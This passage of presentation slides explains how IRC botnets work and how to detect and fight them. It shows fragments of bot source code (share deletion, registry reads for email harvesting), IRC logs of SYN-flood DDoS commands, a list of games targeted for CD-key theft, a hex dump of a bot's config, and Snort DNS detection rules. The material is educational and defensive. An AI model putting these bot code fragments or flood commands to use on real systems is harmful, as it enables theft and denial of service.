    /* begin removal of (most)Bagle/(some)MyDoom */
    :
    /* end removal of (most)Bagle/(some)MyDoom */
    /* begin removal of suspicious exe/services */
    ServiceDel((CString)"upnphost"); // secure UPNP
    /* end removal of suspicious exe/services */

    // Secure Shares
    system("net share c$ /delete /y");
    system("net share d$ /delete /y");
    system("net share ipc$ /delete /y");
    system("net share admin$ /delete /y");

    g_pMainCtrl->m_cIRC.SendMessage(pMsg->bsilent
    "Bot Secured", "-"
```

Disable Dcom

Remove viruses

Close shares

**Why? -> Hacker Hijacks bots from another hacker**





# Functions inside a Bot(cont)

- DoS modules
  - Syn,UDP,ICMP flood, password brute forcer,

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```




# Functions inside a Bot (cont)

- Info stealing(Harvest) modules
  - Harvest CD-Key, specific information, Sniffing, keylogger

The worm also uses the bot component to steal CD keys of the following games including Windows Product IDs:


- Unreal Tournament 2003
- The Gladiators
- Soldiers Of Anarchy
- Shogun Total War Warlord Edition
- Need For Speed Underground
- Need For Speed Hot Pursuit 2
- NHL 2003
- NHL 2002
- Nascar Racing 2003
- Nascar Racing 2002
- Medal of Honor Allied Assault Spearhead
- Medal of Honor Allied Assault Breakthrough
- Medal of Honor Allied Assault
- James Bond 007 Nightfire
- Industry Giant 2
- IGI2 Covert Strike
- Hidden and Dangerous 2
- Half-Life




```
dwSize=800;  
RegOpenKeyEx(HKEY_CURRENT_USER,  
"Software\\Microsoft\\WAB\\WAB4\\Wab File Name",  
0, KEY_ALL_ACCESS, &hKey);  
if(!hKey) return true;  
RegQueryValueEx(hKey, "", 0, 0, (unsigned char*)szPath, &dwSize);
```

Email harvest

# Tracking and combating with Botnets



- First, DDoS has no perfect solution!
- Second, know botnet ,know your enemy and then you might have the chance to survive.
- Type 1 – some hosts in your Intranet are bots.
  - Bots connect to the same bot controller.
    - Channel signals still work
      - Setting NIDS signatures in gateway area.
    - Channel signals stop
      - Setting NIDS signatures in DNS area.
  - Bots connect to several bot controllers.
    - Some of the Domain bot connects to you don't know. -> sniffer the DNS traffic and find out unusual query.



```
alert udp any 53 -> any any (msg:"DNS127.0.0.1";content:"|00 04 7f 00 00|";logto:"a.log");
alert udp any 53 -> any any (msg:"DNS0.0.0.0";content:"|00 04 00 00 00 00|";logto:"a.log");
alert udp any 53 -> any any (msg:"DNS255.255.255.255";content:"|00 04 ff ff ff ff|";logto:"a.log");
```

```
alert udp any any -> any 53 (msg:"bsd.st";content:"bsd";distance:1;content:"st";logto:"a.log");
alert udp any any -> any 53 (msg:"dynu.net";content:"dynu";distance:1;content:"net";logto:"a.log");
alert udp any any -> any 53 (msg:"ftphost.net";content:"ftphost";distance:1;content:"net";logto:"a.log");
alert udp any any -> any 53 (msg:"daemon.sh";content:"daemon";distance:1;content:"sh";logto:"a.log");
alert udp any any -> any 53 (msg:"ods.org";content:"ods";distance:1;content:"org";logto:"a.log");
alert udp any any -> any 53 (msg:"biz";content:"biz";logto:"a.log");
```

# Tracking and combating with Botnets(cont)



- When kick the bot out

```
* Ago-bnowic was kicked by Alan (Alan)
* Ago-bnowic has joined #alan33
<Ago-bnowic> screw you Alan!
* Ago-bnowic was kicked by Alan (Alan)
* Ago-bnowic has joined #alan33
<Ago-bnowic> screw you Alan!
```

- The controller of a botnet has to authenticate himself to take control over the bots.

```
<Alan> .login alan alan
<Ago-bnowic> Password accepted.
```

```
07/14-12:09:54.627635 210.59.186.241:6667 -> 203.74.210.168:1504
TCP TTL:64 TOS:0x0 ID:6979 IpLen:20 DgmLen:113 DF
***AP*** Seq: 0xBA2FC5EC Ack: 0xF439ABC1 Win: 0x16D0 TcpLen: 20
:Alan!xx@CD28C5E8.CF114A8.C4CCB315.IP PRIVMSG #alan33 :.login al
an alan..
07/14-12:09:54.792818 203.74.210.168:1504 -> 210.59.186.241:6667
TCP TTL:122 TOS:0x0 ID:64476 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xF439ABC1 Ack: 0xBA2FC635 Win: 0xFD6D TcpLen: 20
07/14-12:09:55.631106 203.74.210.168:1504 -> 210.59.186.241:6667
TCP TTL:122 TOS:0x0 ID:64483 IpLen:20 DgmLen:77 DF
***AP*** Seq: 0xF439ABC1 Ack: 0xBA2FC635 Win: 0xFD6D TcpLen: 20
PRIVMSG #alan33 :Password accepted...
07/14-12:09:55.631417 210.59.186.241:6667 -> 203.74.210.168:1504
TCP TTL:64 TOS:0x0 ID:6980 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xBA2FC635 Ack: 0xF439ABE6 Win: 0x16D0 TcpLen: 20
07/14-12:09:55.668534 210.59.186.241:6667 -> 203.74.210.153:36721
TCP TTL:64 TOS:0x0 ID:64486 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0xB10B88B Ack: 0x6D141709 Win: 0x16A0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 292346664 362321919
:Ago-gpsb!Ago-gpsb@383FA516.CF114A8.C4CCB315.IP PRIVMSG #alan33
:Password accepted...
```

- Type 2 – You are being DDoSed !
  - Ask the ISP for help.

# Tracking and combating with Botnets (cont)

## Release the bots?



- Is this possible? Hack into controller, give the command to stop the attack and release all bots?? (like Will Smith)
    - Step 1: get the server/channel key from a compromised bot.
    - Step 2: get the auth of botnet controller.
      - Wait for hacker.
      - Tracing bot and system .
    - Step 3: stop and release all bots??
- You are also a hacker if you do so .



*I, Robot, 2004*

# Tracking and combating with Botnets (cont)




- Bot owner use MD5 storing the admin password, but it can be sniffer unless using SSL encryption.


```
00140380h: 74 76 65 72 20 50 6F 72 74 00 00 00 00 00 00 ; rver Port.....
00140390h: 73 69 5F 73 65 72 76 65 72 5F 72 6F 6F 74 2E 6E ; si_server_root.n
001403a0h: 69 63 6B 70 72 65 66 69 78 00 00 00 00 00 00 ; ickprefix.....
001403b0h: 41 67 6F 2D 00 00 00 00 53 65 72 76 65 72 20 49 ; Ago-....Server I
001403c0h: 6E 66 6F 20 2D 20 4E 69 63 6B 6E 61 6D 65 20 70 ; nfo - Nickname p
001403d0h: 72 65 66 69 78 00 00 00 00 00 00 00 73 69 5F 73 ; refix.....si_s
001403e0h: 65 72 76 65 72 5F 72 6F 6F 74 2E 6D 61 69 6E 63 ; erver_root.mainc
001403f0h: 68 61 6E 00 00 00 00 00 23 61 6C 61 6E 33 33 00 ; han.....#alan33.
00140400h: 00 00 00 00 53 65 72 76 65 72 20 49 6E 66 6F 20 ; ...Server Info
00140410h: 2D 20 4D 61 69 6E 20 43 68 61 6E 6E 65 6C 00 00 ; - Main Channel..
00140420h: 00 00 00 00 73 69 5F 73 65 72 76 65 72 5F 72 6F ; ...si_server_ro
00140430h: 6F 74 2E 63 68 61 6E 70 61 73 73 00 00 00 00 ; ot.chanpass.....
00140440h: 53 65 72 76 65 72 20 49 6E 66 6F 20 2D 20 43 68 ; Server Info - Ch
00140450h: 61 6E 6E 65 6C 20 50 61 73 73 77 6F 72 64 00 00 ; annel Password..
```

- IP ACL is used to limit the control src IP.  
→ It's almost impossible.

# Conclusion



- Active phishing scam (script injection) could be the new threat of phishing attack.
- Users need to be educated.( But.... )



- IRC will not be the only control mechanism of botnet.
- Know your enemy than you will have chance to catch him.